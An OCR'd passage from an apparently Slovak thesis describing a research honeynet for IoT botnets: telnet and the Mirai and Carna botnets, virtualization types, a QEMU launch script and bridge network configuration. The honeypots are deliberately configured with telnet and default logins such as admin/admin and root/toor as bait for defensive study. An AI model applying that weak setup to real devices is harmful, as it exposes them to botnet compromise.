
Keďže sa zameriavame na botnety šíriace sa zariadeniami IoT, ako sú napríklad domáce smerovače, jedným z najpoužívanejších protokolov použitých pri útokoch je **telnet**. Pomocou tohto protokolu napádajú tieto zariadenia a ďalej sa šíria. Situácia s využívaním telnetu na šírenie škodlivého kódu sa postupom času menila. Na základe analýzy darknetu z NICTER, Japonského monitorovacieho systému darknetu, ktorý monitoruje cez 270 000 IP adries, vieme povedať, že sa aktivita týkajúca sa telnet protokolu rokmi zvyšuje [38]. Na obrázku č. 7 je znázornená prevádzka na porte 23/TCP od roku 2005 až do roku 2015 v závislosti počtu paketov za deň a tiež počtu rôznych IP adries za deň v rámci tohoto darknetu. Údaje poukazujú na zvýšenú aktivitu skenovania portu telnetu. Veľký odskok na konci roku 2012 je spôsobený aktivitou **botnetu Carna** [38], vytvorený neznámym útočníkom. Tento botnet kompromitoval množstvo IoT zariadení, a taktiež smerovačov.



Obr. 7 Nárast telnet aktivity v daknete [38]

V roku 2016 sa objavil botnet Mirai [40], ktorý taktiež využíval telnet protokol ako spôsob šírenia sa. Tento botnet útočí na IoT zariadenia a smerovače najmä pomocou DDoS útokov. Jeho cieľom bola napríklad služba GitHub, Reddit alebo Spotify, ktoré boli znefunkčnené na niekoľko hodín v severných častiach Spojených štátov amerických. Využíva zraniteľnosť slabých alebo prednastavených hesiel od výrobcu, ktoré tieto zariadenia častokrát majú. Dôkazom je aj odhadované množstvo nakazených zariadení, ktoré je okolo pol milióna [40].

Komunikácia pomocou tohto protokolu prebieha bez šifrovania. Je to klient-server protokol, využívajúci TCP a štandardný port 23. Jeho účelom je poskytnúť obojsmerný prostriedok komunikácie a jeho primárnym cieľom je poskytnúť štandardizované rozhranie pre terminálové zariadenia prostredníctvom počítačovej siete. Po uskutočnení TCP „3-way handshake“ si môže klient so serverom vymeniť nastavenia telnet protokolu. Po výmene týchto nastavení, server pošle uvítaciu správu klientovi a hneď za ňou požiadavku na prihlásenie. Napríklad „Welcome in my Router“ ako uvítaciu správu a „Login:“ ako požiadavku o prihlásenie. Následne klient odošle kombináciu užívateľského mena a hesla, aby sa prihlásil k svojmu užívateľskému účtu na serveri. Nakoniec, ak sú tieto údaje správne, užívateľ je prihlásený a môže zadávať inštrukcie serveru pomocou shell príkazov. Na obrázku č.8 je znázornená interakcia klienta so serverom.



Obr. 8 Telnet komunikácia medzi klientom a serverom [38]

4.2 Virtualizácia

Virtualizácia [41] predstavuje spôsob zdieľania fyzických prostriedkov jedného výpočtového stroja medzi viacero inštancií rôznorodých operačných systémov. Vytvára medzivrstvu medzi hardvérom a operačným systémom a riadi prideľovanie fyzických prostriedkov počítača. Fyzické prostriedky mení na softvérové a teda virtualizácia sa dá predstaviť ako niekoľko počítačov v jednom fyzickom počítači. Týmito prostriedkami môže byť napríklad zvuková karta, pamäť, procesor, pamäťové médium, sieťová karta a podobne. Inštancia operačného systému vo virtuálnom prostredí sa nazýva **virtuálny stroj.** Každý takýto virtuálny stroj má svoje softvérové prostriedky, nad ktorými je spustený. V závislosti od použitej virtualizačnej technológie, má každý virtuálny stroj možnosť využívať rôzne prostriedky. Napríklad môžeme mať spustené virtuálne stroje na rôznych architektúrach procesorov, alebo im prideliť rozličné množstvo pamäte, alebo diskového priestoru a podobne. Softvér alebo hardvér, ktorý má na starosti vytváranie a beh virtuálnych strojov sa nazýva **hypervisor [41]**.

Ako sme spomenuli v kapitole 2.2.4, ktorá bola venovaná virtuálnym honeypotom, v súčasnej dobe sú honeypoty a honeynety prevádzkované ako virtuálne

stroje. V závislosti od spôsobu virtualizácie môže byť obmedzená schopnosť nasadenia honeypotov postavených na iných architektúrach. Keďže nie každá virtualizácia dovoľuje spustenie zariadení ako je napríklad prepínač alebo smerovač. Z dôvodu, že tieto zariadenia požadujú odlišné architektúry, je dôležité vybrať vhodný prístup k virtualizácii. Prístupov k virtualizácii je niekoľko a môžeme ich rozdeliť do týchto štyroch skupín [42]:


- plná virtualizácia,
- natívna virtualizácia,
- para-virtualizácia a
- virtualizácia na úrovni operačného systému.

V nasledujúcich kapitolách rozoberieme vyššie uvedené prístupy k virtualizácii a rozdiely medzi nimi. Každá z týchto metód sa dá použiť pri implementácii honeypotu aj honeynetu, závisí to však od našich požiadaviek na prvky systému. Nie len samotné honeypoty, ale aj senzory, ktoré budú zberať údaje a v neposlednom rade sa kladie dôraz aj na bezpečnosť celého systému.

4.2.1 Plná virtualizácia

Plná virtualizácia [42] niekedy nazývaná aj ako emulácia hardvéru. V tomto prípade je nemodifikovaný operačný systém schopný bežať nad hypervisorom, ktorý odchytáva, prekladá a vykonáva privilegované inštrukcie systému [42]. **Hypervisor** má vyššiu úroveň privilégií ako operačný systém, ktorý je nad ním spustený a logicky ho oddeľuje od hardvéru. Schému plnej virtualizácie je možné vidieť na obrázku č. 9. Plná virtualizácia poskytuje bezpečný spôsob migrácie virtuálnych strojov a zabezpečuje izoláciu virtuálneho stroja od hardvéru. Z tohto dôvodu tá istá inštancia môže bežať ako na fyzickom stroji tak aj vo virtualizovanom prostredí. Nevýhodou jej vrstvovej architektúry je potreba komplexného bezpečnostného manažmentu pri spracovávaní inštrukcií, čo vedie k značnému poklesu výkonu. Z tohto dôvodu sa vyvíjajú nové stratégie, ktoré zvyšujú výkon tejto virtualizácie. Ako príklad môžeme uviesť spájanie niekoľko inštrukcií a ich súčasné prekladanie. Príkladom nástroja, ktorý podporuje plnú virtualizáciu, je **Virtualbox [43]** vyvíjaní spoločnosťou Oracle. Ide o hypervisor, ktorý podporuje softvérovú emuláciu, hardvérovo podporovanú emuláciu a taktiež emuláciu hardvéru. Zameraný je na architektúru x86 a jej 64 bitovú verziu. Spoločnosť **WMware [44]**, ktorá patrí medzi popredné spoločnosti v oblasti virtualizácie, má vo svojom

portfóliu nástroje na plnú virtualizáciu. Taktiež tu môžeme spomenúť nástroj **QEMU [45],** ktorý dokáže emulovať dokonca aj samotné procesory. Práve na QEMU virtualizácii je postavený jeden z najznámejších vysoko interaktívnych honeypotov **Qebek [46].**




Obr. 9 Schéma plnej virtualizácie

4.2.2 Para-virtualizácia

Ďalším prístupom k virtualizácii je **para-virtualizácia [47].** Zahŕňa modifikáciu operačného systému predtým, ako môže byť spustený vo virtuálnom prostredí. Súčasne vyžaduje použitie otvoreného operačného systému, ktorého zdrojové kódy sú verejne dostupné, alebo proprietárneho, za predpokladu, že jeho autor ho pre túto virtualizáciu upraví. Týmto prístupom strácame flexibilitu, pretože takto upravený a rekompilovaný operačný systém nemôže byť spustený priamo na fyzickom stroji. Schéma para-virtualizácia je znázornená na obrázku č. 10. Para-virtualizácia využíva špecifické rozhranie medzi virtuálnym strojom a vrstvou virtualizácie, ktoré zabezpečuje dôležité operácie jadra operačného systému. Aj keď použitím tohto virtualizačného prístupu strácame flexibilitu, dosahujme s ňou vyššie výkony ako pri plnej virtualizácii. Dosahuje to tým, že nepotrebuje sledovať a odchytávať privilegované inštrukcie a nepotrebuje žiadneho prostredníka pri hardvérovom volaní zo softvéru spustenom na virtuálnom stroji.


Honeypoty využívajú tento virtualizačný prístup vo výraznej miere. Dôvodom je efektívne využitie zdrojov a tiež možnosti zberu údajov z honeypotov, ktoré sa dajú realizovať na úrovni virtualizácie. Príkladom je vysoko interaktívny honeypot **Xebek [20]**, ktorý využíva virtualizačný nástroj Xen.



Obr. 10 Schéma para-virtualizácie

4.2.3 Hardvérovo asistovaná virtualizácia


Tento virtualizačný prístup bola predstavený na systémoch IBM a neskôr ju začali podporovať aj spoločnosti Intel a AMD na svojich procesoroch. Je nazývaný aj **hardvérová virtualizácia [48].** Ako je možné vidieť na obrázku č. 11**,** pri tomto prístupe je riadenie virtuálnych strojov presunuté do hardvérovej vrstvy. Takže hardvér podporuje vytvorenie virtualizačnej platformy, v ktorej môže byť spustených niekoľko izolovaných virtuálnych strojov. Požadovaný je však hardvér s podporou tohto virtualizačného prístupu. Fyzický procesor je virtuálne rozdelený na niekoľko virtuálnych procesorov. Jeden takýto virtuálny procesor je dostupný jednému virtuálnemu stroju. Pomocou tohto prístupu môže byť nezmenený operačný systém spustený presne tak ako pri plnej virtualizácii. Práve z dôvodu zvyšovania výkonu vznikol tento prístup. Začal sa implementovať do väčšiny nástrojov, ktoré podporovali plnú virtualizáciu. Z tohto dôvodu nástroje ako Virtualbox [43] a WMware [44] ju podporujú tiež. Ďalším príkladom je **KVM [49]**, ktoré sa často spája s QEMU emulátorom na systémoch Linux, aby zabezpečil takmer natívny beh operačného systému.



Obr. 11 Schéma hardvérovej virtualizácie

4.2.4 Virtualizácia na úrovni operačného systému

Virtualizácia na úrovni operačného systému [48] na rozdiel od predošlých prístupov virtualizácie nevyužíva hypervisor, ale upravený operačný systém, ktorý zabezpečuje bezpečnú izoláciu niekoľkých inštancií operačných systémov. Schému tohto virtualizačného prístupu je možné vidieť na obrázku č. 12. Výhoda virtualizácie na úrovni operačného systému je najmä vo výkone [50]. Nevyžaduje žiaden hypervisor alebo odchytávanie inštrukcií, takže sa výkonnostne blíži k výkonom natívnych strojov. Hlavnou nevýhodou je zdieľanie spoločného jadra virtuálnymi strojmi. Práve toto jadro operačného systému sa stará o zdieľanie spoločných výpočtových zdrojov. Ak dôjde k chybe v jadre, alebo je kompromitované, všetky inštancie operačných systémov sú kompromitované. Na druhej strane prítomnosť jedného jadra má výhodu v tom, že vyžaduje menej prostriedkov, ako v prípade, že by každá inštancia operačného systému mala vlastné jadro. Virtuálne stroje sa pri tomto prístupe nazývajú aj **kontajnery**. Podľa tohto označujeme tento virtualizačný prístup aj **kontajnerová virtualizácia**. Spoločné jadro nedovoľuje spustenie operačných systémov, ktoré používajú odlišné jadrá, teda nedovoľuje použitie rôznych architektúr. Teda operačné systémy Microsoft Windows a Linux nemôžu byť spustené súčasne. Izolácia kontajnerov je slabšia a nasadzujú sa tak rôzne ochranné prostriedky. Pre jej efektívnosť je však možné použiť ju pri implementácii honeypotov. Často sa s ňou stretávame práve pri operačnom systéme Linux. Zo známych implementácií je možné uviesť **LXC [51]**, **OpenVZ [52]** alebo **Docker [53]**.



Obr. 12 Virtualizácia na úrovni operačného systému

Z prehľadu virtualizačných technológií, ktoré popisujeme vyššie, je zrejmé, že s rastúcou variabilitou virtuálnych strojov klesá výkon, ktorý poskytujú. Pri implementácii jediného honeypotu nám nebude prekážať, že dokážeme spustiť len niekoľko jeho inštancií. Avšak pri budovaní väčšieho honeynetu musíme túto vlastnosť

brať do úvahy. Vo väčšine prípadov sa zaobídeme práve s hardvérovou virtualizáciou a para-virtualizáciou, ktoré dovoľujú vybudovať dostatočne veľký honeynet za rozumnú cenu. Taktiež sa čoraz častejšie stretneme s virtualizáciou na úrovni operačného systému, čo však so sebou prináša isté bezpečnostné riziká, ktoré je potrebné doriešiť. V prípade, že chceme implementovať honeypot, ktorý vyžaduje odlišnú architektúru alebo hardvér, musíme siahnuť po plnej virtualizácii, ktorá nám tieto výpočtové zdroje dokáže emulovať.

4.2.5 QEMU virtualizačný nástroj

Pretože sme sa v práci zamerali na botnety šíriace sa zariadeniami postavenými na rôznych architektúrach, pri implementácii nášho honeynetu sme použili práve plnú virtualizáciu. Existuje niekoľko nástrojov, ktoré dokážu emulovať rôzne architektúry procesorov, ako **PikeOS** [54], **OVPsim** [55] alebo **GXemul** [56]. My sme si však zvolili emulátor **QEMU** [45]. Zvolili sme ho z dôvodu, že pri ostatných je ich nasadenie často obmedzené. Takými to obmedzeniami je napríklad možnosť virtualizovať iba jeden stroj, alebo je nutná modifikácia operačného systému a taktiež niektoré sú obmedzené licenciou.

QEMU [45] je voľne dostupný emulátor procesoru, ktorý dynamicky prekladá inštrukcie procesoru a virtualizačný nástroj podporujúci plnú virtualizáciu. Poskytuje teda možnosť jednoduchého portovania rôznych architektúr procesoru s rozumnou rýchlosťou emulácie. Súčasne podporuje viacero vopred pripravených zariadení pre bezproblémový beh virtualizovaných operačných systémov. Podporuje aj hardvérovú akceleráciu emulácie. Architektúry, ktoré dokáže emulovať sú napríklad x86, ARM, PowerPC, Alpha, MIPS, MIPSEL a ďalšie. Taktiež aj 64 bitové verzie týchto architektúr. QEMU je možné využiť v dvoch módoch. Úplná systémová emulácia, ktorá emuluje celý systém vrátane procesora a periférii. Používa sa na spúšťanie rôznych operačných systémov alebo pri ladení systémových kódov. Mód užívateľskej emulácie sa používa na spúšťanie procesov, kompilovaných pre architektúru procesora, ktorá je odlišná od aktuálne použitého procesora.

4.3 Virtuálne honeypoty

Dôležitou súčasťou každého honeynetu sú samotné honeypoty. Honeypoty by mali čo najpresnejšie kopírovať reálne zariadenia, ktoré sa na internete môžu objaviť. Čím reálnejšie prostredie dokážeme vytvoriť, tým viac sa dozvieme o botnetoch a škodlivom kóde, ktorým sa šíria. Pripojiť reálne fyzické zariadenia do honeynetu je síce možné, avšak z dôvodu obstarávacích nákladov a komplexnosti manažmentu takýchto zariadení sme sa v práci rozhodli pre virtuálne honeypoty.

Inštancia virtuálneho honeypotu v našom honeynete predstavuje jeden virtuálny stroj, postavený na jednej zo zvolených architektúr procesora a operačného systému. Využívame virtuálne stroje s procesormi s architektúrou:

- **MIPS,**
- **MIPSEL,**
- **PowerPC,**
- **armel a**
- **armhf.**

Ako operačný systém využívame voľne dostupnú linuxovú distribúciu Debian. Pre túto distribúciu existujú oficiálne verzie pre všetky spomenuté architektúry. Linuxové jadro však musíme kompilovať zvlášť, pretože oficiálne verzie nepodporujú emuláciu QEMU. My sme sa rozhodli pre už hotové jadra, ktoré poskytuje na svojich stránkach Fabrice Bellard [57]. Vhodným operačným systémom pre náš honeynet je aj **OpenWRT** [58], ktorý sa využíva ako voľne dostupný operačný systém pre smerovače. Z bezpečnostných dôvodov však nepodporuje priamo využitie telnetu pre manažment operačného systému. Túto službu je možné povoliť pri kompilovaní a budovaní obrazu systému.

Na každý virtuálny stroj sme nainštalovali serverovú aplikáciu protokolu telnet s názvom **telnetd [59]**, ktorú sme získali z oficiálnych repozitárov distribúcie Debian. Táto služba predstavuje pre útočníka prístupový bod do systému honeypotu. Botnety využívajú známu zraniteľnosť týchto zariadení, a tou sú nezmenené prednastavené základné prihlasovacie údaje, teda meno užívateľa a heslo (napr. admin/admin, root/toor). V našich honeypotoch máme užívateľov, ktorý majú nastavené práve takéto prihlasovacie údaje. Vďaka tomu, že operačný systém na ktorom spúšťame virtuálne stroje je 64-bitovej verzie, môžeme väčšine honeypotov prideliť pamäť RAM o veľkosti 2 GB. Inak je to len pri virtuálnych strojoch s architektúrou ARM. To však nie je pre tieto virtuálne stroje

potrebné, takže každý honeypot má k dispozícii pamäť RAM o veľkosti 128 MB, ktorú štandardne pridelí emulátor QEMU. Neobmedzujeme sa takto len na 64-bitovú architektúru, ale honeynet vieme nasadiť aj do 32-bitového prostredia, ktoré má pri QEMU obmedzenie na pamäť RAM o veľkosti 256 MB pre každý emulovaný virtuálny stroj. Všetky honeypoty majú pridelené 25 GB virtuálneho diskového priestoru, na ktorom je uložená aj samotná distribúcia Debian.

Botnety využívajú pri vykonávaní príkazov na cieľovom zariadení obete nástroj **BusyBox [60]**, ktorý poskytuje takmer úplne prostredie pre tieto zariadenia. Je to binárny spustiteľný nástroj, ktorý v sebe kombinuje množstvo bežných nástrojov príkazového riadku. Využíva sa bežne v modemoch a smerovačoch postavených na Linuxe. Aby bol škodlivý kód schopný využiť tento binárny súbor, nainštalovali sme ho na každý virtuálny stroj z oficiálneho repozitára distribúcie Debian.

Virtuálne stroje spúšťame s vypnutým grafickým rozhraním, keďže v našom prípade nebude potrebný. Výstup z konzoly je presmerovaný do príkazového riadku. Aby sme zabezpečili nepretržitý beh našich virtuálnych strojov, použili sme nástroj **Screen [61]**, v ktorom spúšťame virtuálne stroje. Tento nástroj zabezpečí, že aj po odpojení spojenia so serverom ostanú virtuálne stroje zapnuté a ich výstup pripojený k príkazovému riadku. Aby nám však nevznikala kolízia pri používaní únikových znakov, pretože aj QEMU aj Screen používajú tie isté, zmenili sme únikový znak pre virtuálne stroje na **ctrl+t**.

Súčasne sme pripravili **skripty**, ktoré používame pre zjednodušenie spúšťania virtuálnych strojov. Každý virtuálny stroj má špecifický príkaz na spustenie, ktorý obsahuje niekoľko prepínačov a ciest k potrebným súborom. Tieto skripty je potrebné spúšťať pod užívateľom **root**. Taktiež tieto skripty pridávajú funkcionalitu zálohy virtuálnych strojov. Pri každom spustení sú vytvorené virtuálne stroje podľa predlohy, čo znamená, že ich máme v predvolenej konfigurácii. A pri ukončení sa aktuálna inštancia uloží do podadresára a pridelí sa jej časová známka, kedy bola vytvorená. Takto máme k dispozícii virtuálne disky aj s prípadnými zmenami po útočníkovi.

Botnet môže za sebou zanechať napríklad binárne súbory škodlivého kódu, niečo vymazať alebo pozmeniť. Ak sa tak stane, tieto zmeny v adresárovej štruktúre sú cenným zdrojom údajov o správaní sa botnetu. Skutočnosť, že linuxová distribúcia Debian podporuje zápis na disk, z nej robí ideálny operačný systém pre naše honeypoty. Bežne majú tieto jednoduché zariadenia, akými sa zaoberáme, súborový systém umožňujúci iba

čítanie. Všetko, čo sa uloží do súborového systému v pamäti RAM, je pri reštarte operačného systému zmazané.

Každý virtuálny stroj má k dispozícii jedno sieťové rozhranie, ktorého MAC adresa sa nastaví pri jeho štarte. Tieto MAC adresy sú pevne nastavené v pomocných skriptoch, ktorými sa spúšťajú virtuálne stroje. Pomocou tohto sieťového rozhrania sa honeypoty pripájajú k internetu. Každý honeypot má nastavenú pevnú verejnú IP adresu z rozsahu, ktorý nám bol pridelený pre výskumnú činnosť. Z dôvodu ochrany zabezpečenia inštitúcie v práci neuvádzame tieto IP adresy. Ako doménový server sme použili rekurzívny doménový server spoločnosti Google (s IP adresou 8.8.8.8), ktorý je verejne prístupný. V rámci výskumnej činnosti predpokladáme, že DNS komunikácia by mala prebiehať práve s týmto serverom.

Na tomto mieste uvádzame popis konkrétneho spúšťacieho skriptu (pre procesor s architektúrou MIPSEL). Aj keď medzi virtuálnymi strojmi sa tieto skripty čiastočne líšia, ich podstatná časť zostáva. Ostatné skripty sú uvedené v prílohe tejto záverečnej práce.

```
1.  #!/bin/bash
2.  cd $(dirname $0)
3.  cp org/* .
4.  qemu-system-mipsel -M malta -kernel vmlinux-3.2.0-4-4kc-
malta
    -hda debian_wheezy_mipsel_standard.qcow2 -append
"root=/dev/sda1
    console=tty0" -nographic -net nic,macaddr=00:16:3e:00:00:03
-net tap
    -echr 20
5.  DATE_DIR="old/backup-$(date +%Y%m%d%H%M%S)"
6.  mkdir ${DATE_DIR}
7.  mv vmlinux-3.2.0-4-4kc-malta ${DATE_DIR}
8.  mv debian_wheezy_mipsel_standard.qcow2 ${DATE_DIR}
9.  echo "VM3 terminated"
```

Riadky skriptu 2 a 3 zobrazujú príkazy, ktoré zabezpečujú vytvorenie kópie súborov virtuálneho stroja, na základe predlohy v adresári org. Časť skriptu (riadky 5-8) zabezpečí ukončenie zabezpečuje archivácia súborov v podadresári old. Príkazom na riadku 4 spúšťame samotný virtuálny stroj. Prvý prepínač -M malta hovorí o type emulovaného stroja. V našom prípade je to malta (Môžu byť aj iné, napr. Mipssim, alebo magnum). Nasledujúce dva prepínače udávajú cestu k jadru operačného systému

a k virtuálnemu disku, ktorý budeme používať. Tento disk je vo formáte qcow2 [62], čo je jeden z formátov virtuálnych diskov, ktoré podporuje QEMU. Prepínač -append "root=/dev/sda1 console=tty0" sa používa pri spustení jadra, bez použitia spustiteľného obrazu. Prepínač -nographic zapne virtuálny stroj bez grafického výstupu. Zostáva ešte nastaviť MAC adresu, ktorú bude virtuálny stroj mať na TAP (network tap) virtuálnom sieťovom rozhraní. Docielime to nasledujúcim prepínačom -net nic,macaddr=00:16:3e:00:00:03 -net tap. Ostáva posledný prepínač -echr 20, ktorý zmení únikový znak. Hodnota 20 udáva desiatkovú hodnotu znaku t, ktorý sa nebude prekrývať so žiadnym nám známym únikovým znakom.

4.4 Návrh sieťovej infraštruktúry honeynetu


Pre implementáciu nášho honeynetu sme dostali niekoľko verejných IP adries z výskumného rozsahu univerzity. Každý honeypot má teda pridelenú jednu verejnú IP adresu. K sieťovej infraštruktúre univerzity sú honeypoty pripojené pomocou virtuálnych sieťových rozhraní. Tieto rozhrania sú typu TAP, a teda fungujú na druhej vrstve ISO OSI modelu, nazývanej aj spojová vrstva (link layer). Aplikácia libvirt [63] zabezpečuje to, aby sa ethernetové rámce dostali k virtuálnym sieťovým rozhraniam. QEMU od verzie 1.1 priamo podporuje vytváranie týchto rozhraní pre virtuálne stroje. Pre prepojenie týchto rozhraní k sieti sme vytvorili **sieťový most (bridge).** Na tento účel sme použili nástroj brctl [64] z balíka nástrojov bridge-utils. Sieťový most prepojí fyzické sieťové rozhranie pripojené k sieti univerzity s rozhraniami honeypotov. Tu sme vyskúšali dve možnosti prepojenia.

V prvom prípade je sieťovému mostu pridelená IP adresa, a teda virtuálne stroje dokážu komunikovať s fyzickým strojom nielen na úrovni spojovej vrstvy, ale aj sieťovej. Takto nám stačí aby mal fyzický stroj jedno sieťové rozhranie, cez ktoré sa pripájajú k sieti ako on sám, tak aj virtuálne stroje. Pri implementácii honeynetu je to však nežiadúce, a teda je potrebné nasadzovať rôzne ochrany sieťovými filtrami. Trvalé nastavenie sieťového mosta sme previedli v konfiguračnom súbore /etc/network/interfaces:

```
1. auto br0
2. iface br0 inet static
3.     bridge_ports eth0
```

```
4.      bridge_fd 0
5.      bridge_maxwait 0
6.      address xxx.xxx.xxx.xxx
7.      netmask 255.255.255.0
8.      broadcast xxx.xxx.xxx.xxx
9.      network xxx.xxx.xxx.xxx
10.     gateway xxx.xxx.xxx.xxx
```


V druhom prípade musí mať fyzický stroj k dispozícii aspoň dve sieťové rozhrania. Sieťový most využíva jedno z týchto sieťových rozhraní. V tomto prípade nemá sieťový most pridelenú IP adresu a fyzický stroj teda nevie s honeypotmi komunikovať na sieťovej vrstve. Dokáže však komunikovať na spojovej vrstve. Druhé rozhranie sa použije na pripojenie fyzického stroja k počítačovej sieti. Tento prípad zapojenia siete viac vyhovuje implementačným nárokom na honeynet. Toto druhé zapojenie znázorňuje obrázok **Error! Reference source not found.**. Taktiež sa tento sieťový most nastavuje v konfiguračnom súbore /etc/network/interfaces. Vynecháme len nastavenia IP adresy a počítačovej siete.



Obr. 13 Zapojenie siete vo virtuálnom honeynete

5 Implementácia honeynetu

Okrem niekoľkokrát spomenutých honeypotov sa náš honeynet skladá z ďalších súčastí, ktoré sú zobrazené na obrázku č. 14. Dôležitým prvkom sú nástroje, ktoré zberajú údaje o komunikácii medzi honeypotmi a útočníkom.



Obr. 14 Návrh honeynetu

V rámci tejto záverečnej práce sme implementovali štyri nástroje (skripty). Nástroj **telnet.py** zachytáva telnet komunikáciu s honeypotmi a ukladá ju do databázy. Nástroj **sniff.py** zachytáva TCP a UDP komunikáciu a ukladá priamo do súborov pcap a vybrané údaje aj do databázy. Ďalšie dva nástroje **collectip.py** a **filedown.py** slúžia ako pomocný zdroj údajov. Viac sa týmto nástrojom budeme venovať v kapitole zaoberajúcej sa senzormi pre zber údajov.

Riadenie toku údajov má na starosti udržať bezpečné prostredie v honeynete. Dovolí útočníkovi komunikovať s honeypotmi len toľko, čo mu dovolíme. V kapitole riadenie toku údajov sa tejto problematike budeme venovať podrobnejšie.

